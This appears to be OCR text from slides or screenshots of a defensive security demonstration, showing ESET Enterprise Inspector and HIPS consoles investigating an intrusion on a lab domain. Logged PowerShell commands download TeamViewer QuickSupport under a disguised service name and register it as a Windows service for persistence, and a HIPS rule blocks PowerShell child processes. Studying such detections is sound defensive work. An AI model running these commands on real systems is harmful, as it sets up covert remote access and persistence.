
TIMESTAMP	PROCESS	OPERATION	ARGUMENT
28 трав. 2019, 12:00:00	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 трав. 2019, 12:00:00	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 трав. 2019, 12:00:00	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 трав. 2019, 12:00:00	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 трав. 2019, 12:00:00	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 трав. 2019, 12:00:00	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 трав. 2019, 12:00:00	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 трав. 2019, 12:00:00	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 трав. 2019, 12:00:05	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 трав. 2019, 12:01:18	javaw.exe(5676)	TcpIpDisconnect	10.10.45.1
28 трав. 2019, 12:01:39	javaw.exe(5676)	TcpIpDisconnect	10.10.45.202
28 трав. 2019, 12:01:39	javaw.exe(5676)	TcpIpDisconnect	10.10.45.202
28 трав. 2019, 12:01:39	javaw.exe(5676)	TcpIpDisconnect	10.10.45.201
28 трав. 2019, 12:01:39	javaw.exe(5676)	TcpIpDisconnect	10.10.45.201
28 трав. 2019, 12:01:39	javaw.exe(5676)	TcpIpDisconnect	10.10.45.25
28 трав. 2019, 12:01:42	javaw.exe(5676)	TcpIpDisconnect	10.10.45.12
28 трав. 2019, 12:01:42	javaw.exe(5676)	TcpIpDisconnect	10.10.45.19
28 трав. 2019, 12:01:43	javaw.exe(5676)	TcpIpDisconnect	10.10.45.70
28 трав. 2019, 12:01:52	javaw.exe(5676)	TcpIpDisconnect	10.10.45.202



Internet
Targeted network
Вектор 3
WEB
web admin
DMZ
TeamViewer
TERM
admin


ESET ENTERPRISE INSPECTOR
DISABLED
Search
HELP
ADMINISTRATOR
> 180 MIN
< BACK
All > Потерянные и найденные > TS03-hack.esd.local > powershell.exe > powershell.exe - Process details
Details
Aggregated Events
Alarms
Raw Events
Loaded Modules (DLLs)
TS03-hack.esd.local
PARENT GROUP Потерянные и найденные
LAST CONNECTED one second ago - 3 черв. 2019, 15:59:34
LAST EVENT 6 minutes ago - 3 черв. 2019, 15:53:17
AGENT VERSION 1.2.894
OS Windows Server 2016
Events
File 6
Registry 1
Network 1
wget https://dl.tvcdn.de/download/version_12x/TeamViewerQS-idcsyvjrvc.exe -O %TEMP%\serviceonesync.exe
PROCESS
COMMAND LINE
PATH %SYSTEM%\windowspowershell\v1.0\
STARTED 6 days ago - 28 трав. 2019, 14:08:38
ENDED 6 days ago - 28 трав. 2019, 14:08:59
PARENT PROCESS powershell.exe (7568)
INTEGRITY LEVEL High
COMPUTER TS03-hack.esd.local
EXECUTABLE powershell.exe
SHA-1 6CBCE4A295C163791B60FC23D285E6D84F28EE4C
DOWNLOAD FILE
DOWNLOAD SCRIPT
KILL PROCESS
wininit.exe (476)
services.exe (620)
svchost.exe (5252)
powershell.exe (7568)
powershell.exe (4580)


ESET ENTERPRISE INSPECTOR
DISABLED
Search
HELP
ADMINISTRATOR
> 180 MIN
< BACK
All > Потерянные и найденные > TS03-hack.esd.local > powershell.exe > powershell.exe - Process details
Details
Aggregated Events
Alarms
Raw Events
Loaded Modules (DLLs)
TS03-hack.esd.local
PARENT GROUP Потерянные и найденные
LAST CONNECTED 35 seconds ago - 3 черв. 2019, 16:00:37
LAST EVENT one minute ago - 3 черв. 2019, 16:00:01
AGENT VERSION 1.2.894
OS
Events
File 5
Registry 1
Network 0
wininit.exe (476)
services.exe (620)
svchost.exe (5252)
powershell.exe (7568)
powershell.exe (8044)
New-Service -Name "Onesync_BD3_wew2" -BinaryPathName C:\Windows\System\serviceonesync.exe
PROCESS
COMMAND LINE -enc
PATH %SYSTEM%\windowspowershell\v1.0\
STARTED 6 days ago - 28 трав. 2019, 14:25:49
ENDED 6 days ago - 28 трав. 2019, 14:27:24
PARENT PROCESS powershell.exe (7568)
INTEGRITY LEVEL High
COMPUTER TS03-hack.esd.local
EXECUTABLE powershell.exe
SHA-1 6CBCE4A295C163791B60FC23D285E6D84F28EE4C
DOWNLOAD FILE
DOWNLOAD SCRIPT
KILL PROCESS


Internet
Targeted network
Вектор 3
WEB
MAIL
DMZ
web admin
Web Exch
TERM
Management
RDP
TERM
admin


Корзина
dc01
CA
PuTTY
(64-bit)
rdweb
mail
Windows Server 2019 Standard Evaluation
Лицензия Windows действительна в течение 138 дн.
Build 17763.rs5_release.180914-1434


Internet
Targeted network
WEB
web admin
Вектор 3
encryption
DMZ
encryption
TERM
admin

Угрозы

Группы


- Все (Проблем: 277)
  - Потерянные и найденные
  - Компьютеры с Windows
  - Компьютеры с Linux
  - Компьютеры с Mac OS
  - Компьютеры с устаревшими модул
  - Компьютеры с устаревшей операци
  - Компьютеры с проблемами
  - Неактивированный продукт безопа
- Мобильные устройства

ПОКАЗАТЬ ПОДГРУППЫ | УГРОЗА УСТРАНЕНА | ТИП УГРОЗЫ Запустить не | ДОБАВИТЬ ФИЛЬТР

ПРЕДУСТАНОВКИ

ТИП УГРОЗЫ	ИМЯ КОМПЬЮТЕРА	ПРИЧИНА	СЛУЧИЛОСЬ	ДЕЙСТВИЕ	ОБЪЕ
Все (3)					
Система HIPS Запустить новое приложение	dc01.esd.local	Deny child processes from powersh...	2019 июня 4 16:02:30	заблокирован...	C:\Windows\
Система HIPS Запустить новое приложение	dc01.esd.local	Deny child processes from powersh...	2019 июня 4 16:00:24	заблокирован...	C:\Windows\
Система HIPS Запустить новое приложение	dc01.esd.local	Deny child processes from powersh...	2019 июня 4 15:59:18	заблокирован...	C:\Windows\

СКАНИРОВАТЬ КОМПЬЮТЕРЫ | ПОМЕТИТЬ КАК УСТРАНЕННУЮ | ПОМЕТИТЬ КАК НЕУСТРАНЕННУЮ | ДЕЙСТВИЯ


ENTERPRISE INSPECTOR
SELECT GROUP
Search
HELP
